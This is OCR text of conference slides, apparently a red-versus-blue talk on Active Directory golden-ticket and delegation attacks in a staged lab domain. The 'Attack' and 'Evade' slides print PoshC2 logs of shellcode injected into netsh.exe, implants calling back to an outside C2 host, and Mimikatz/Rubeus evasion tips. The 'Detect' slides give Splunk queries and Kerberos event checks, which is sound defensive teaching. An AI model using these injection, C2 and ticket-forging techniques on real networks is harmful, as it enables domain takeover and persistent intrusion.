
Evade - Unconstrained Delegation

Use the unconstrained account to give you access to fully diversify and give yourself a way back in.

- C2 URLs and fronting provider
- Exec Method
- Payload / Entry Point
- Lateral Movement Method
- Filesystem location for dropped files
- Golden Ticket generation - no large organisation will rotate krbtgt fast in our experience

Attack - Golden Ticket

TLDR: Create ticket that you control the content of (so give yourself all the things), sign with NTLM hash of krbtgt account from the domain.




```
19 12:27:31)
Module loaded successfully

Task 01430 (Mac) issued against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019
 12:29:10)
Inject Shellcode: Posh_v2_x64_Shellcode.bin


Task 01431 (Mac) issued against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019
 12:29:10)
Inject-Shellcode -Shellcode ([System.Convert]::FromBase64String($Shellcode64))


Task 01430 (Mac) returned against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/20
19 12:29:13)



[108] New PS implant connected: (uri=Hu7z2ahngyQSDdQ key=cwWo+82nAoTf0q9LZcXHrUxIShZnV5ndCSTfeqr9S8s=)
193.36.13.50:55076 | Time:13/07/2019 12:29:14 | PID:2844 | Sleep:1s | mj.hashes @ DS-PRDWRK10020 (AMD64) |
 URL:https://steelcon.duckdns.org:443


Task 01432 (autoruns) issued against implant 108 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07
/2019 12:29:15)
loadmodule Stage2-Core.ps1


Task 01432 (autoruns) returned against implant 108 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/
07/2019 12:29:16)
Module loaded successfully

Task 01431 (Mac) returned against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/20
19 12:29:16)


[+] Inject-Shellcode

[+] New Process: C:\Windows\system32\netsh.exe
[+] Running against x64 process with ID: 2844
[+] Current process arch is x64: 7356

VirtualAllocEx
[+] 65536
WriteProcessMemory
[+] True
CreateRemoteThread
[+] 2996
[-] LastError: 0
```

```
 __________              .__.      _________  ________
 \_______   \____  ______|  |__   \_   ___ \ \_____  \\
  |     ___/  _ \/  ___/  |  \  /    \  \/  /  ____/
  |    |  (  <_> )___ \|   Y  \ \     \____/       \\
  |____|   \____/____  >___|  /  \______  /\_______  \\
                     \/     \/          \/          \/
  =============== v4.8 www.PoshC2.co.uk =============

User: Mac

[105]: Seen:13/07/2019 12:29:23 | PID:7356  | 1s | DIGITALSOLUTION\mj.hashes @ DS-
PRDWRK10020 (AMD64) PS
[107]: Seen:13/07/2019 12:29:23 | PID:5576  | 1s | DIGITALSOLUTION\mj.hashes @ DS-
PRDWRK10020 (AMD64) C#
[108]: Seen:13/07/2019 12:29:23 | PID:2844  | 1s | DIGITALSOLUTION\mj.hashes @ DS-
PRDWRK10020 (AMD64) PS

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 107


DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (PID:5576)
107>
```


Detect - Golden Ticket

DCs only check the validity of user accounts within tickets after they are 20 minutes old.

- Check your AD logs for all Kerberos events and cross reference against active AD users - are they all enabled and valid?
- Log Kerberos activity - NetBIOS name not FQDN in the Domain field
- Examine encryption type of tickets submitted - should be AES not RC4 if DFL 2008 R2+. 0x12 for AES and 0x17 for RC4
- Time based analysis to find TGT with no TGS immediately before.
- Event ID 4762 (Admin Logon / SuperUser) with a blank Domain field.



Detect - Golden Ticket




```
index=main earliest=-7d sourcetype=WinEventLog:* (Account_Name != "Administrator" AND Account_Name != "*$*") AND "Security ID:*500" | stats count by Account_Name, EventCode | sort -
    count
```

✓ 950 events (02/07/2019 10:41:58.000 to 09/07/2019 10:41:58.766)


Account_Name	EventCode	count
MJ.Hashes	4662	517
MJ.Hashes	4735	136
-	4624	64
MJ.Hashes	4624	64
MJ.Hashes	4672	64
MJ.Hashes	4634	61
MJ.Hashes	4737	44
MJ.Hashes	4738	37
MJ.Hashes	4755	16
MJ.Hashes	4739	8
CaptainKoala	4738	5

NETITUDE
A member of the Lloyd's Register group

Detect – Golden Ticket Abuse




```
07/06/2019 05:32:42 PM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4738
EventType=0
Type=Information
ComputerName=DS-DCPRD-01.digitalsolutions.com
TaskCategory=User Account Management
OpCode=Info
RecordNumber=1274330
Keywords=Audit Success
Message=A user account was changed.



Subject:

        Security ID:            S-1-5-21-3761752888-2114804872-3927619150-500

        Account Name:           MJ.Hashes

        Account Domain:         DIGITALSOLUTIONS

        Logon ID:               0x302B78


Target Account:

        Security ID:            S-1-5-21-3761752888-2114804872-3927619150-1118

        Account Name:           CaptainKoala

        Account Domain:         DIGITALSOLUTION
```



```
        SAM Account Name:       -

        Display Name:           -

        User Principal Name:    -

        Home Directory:         -

        Home Drive:             -

        Script Path:            -

        Profile Path:           -

        User Workstations:      -

        Password Last Set:      -

        Account Expires:

        Primary Group ID:       -

        AllowedToDelegateTo:    -

        Old UAC Value:          -

        New UAC Value:          -

        User Account Control:   -

        User Parameters:        -

        SID History:            -

        Logon Hours:            -


Additional Information:

        Privileges:             -
```

Detect – Golden Ticket Abuse



```
index=main earliest=-7d sourcetype=WinEventLog:Security EventCode=4738 (Account_Name != "Administrator" AND Account_Name != "*$*") AND "Security ID:*500" | table Account_Name
```

✓ 37 events (02/07/2019 10:59:54.000 to 09/07/2019 10:59:55.099) No Event Sampling ▾

Account_Name
MJ.Hashes krbtgt
MJ.Hashes DefaultAccount
MJ.Hashes Guest
MJ.Hashes CaptainKoala
MJ.Hashes mj.hashes
MJ.Hashes mssqlsvcaccnt
MJ.Hashes bob.chicken
MJ.Hashes adam.franklin
MJ.Hashes jason.parry

NETITUDE
A member of the Lloyd's Register group


Evade - Golden Ticket


Request valid TGT for a service from the account you are about to apply your golden ticket to using Rubeus

Make use of the domain, offset and lifetime flags in Mimikatz to customise your tickets

We have found that lots of organisations heavily monitor group memberships (eg Domain Admins) but much less monitor for extended ACL privileges.

Such as the permissions required for successful DCSYNC (DS-Replication-Get-Changes and DS-Replication-Get-Changes-All via DRSGetNCCChanges function)





root@SteelCon-C2: ~ 106x50

```
Inject Shellcode: Posh_v2_x64_Shellcode.bin


Task 01483 (Mac) issued against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2
019 13:06:06)
Inject-Shellcode -Shellcode ([System.Convert]::FromBase64String($Shellcode64))


Task 01484 (Mac) issued against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2
019 13:06:06)
exit


Task 01482 (Mac) returned against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07
/2019 13:06:08)



[116] New PS implant connected: (uri=LyZqowLpPPnhgkY key=iVVSEKt+th+63KYMPRqjm7MUS4TUSkL/uQs00z+/3vE=)
193.36.13.50:28554 | Time:13/07/2019 13:06:09 | PID:5860 | Sleep:1s | CaptainKoala @ DS-PRDWRK10020 (AMD64
) | URL:https://steelcon.duckdns.org:443


Task 01485 (autoruns) issued against implant 116 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13
/07/2019 13:06:10)
loadmodule Stage2-Core.ps1


Task 01485 (autoruns) returned against implant 116 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (
13/07/2019 13:06:11)
Module loaded successfully

Task 01483 (Mac) returned against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07
/2019 13:06:11)


[+] Inject-Shellcode

[+] New Process: C:\Windows\system32\netsh.exe
[+] Running against x64 process with ID: 5860
[+] Current process arch is x64: 9840

VirtualAllocEx
[+] 65536
WriteProcessMemory
[+] True
CreateRemoteThread
[+] 1832
[-] LastError: 0
```


root@SteelCon-C2: ~ 82x47

```
 __________            .__.     _________  ________
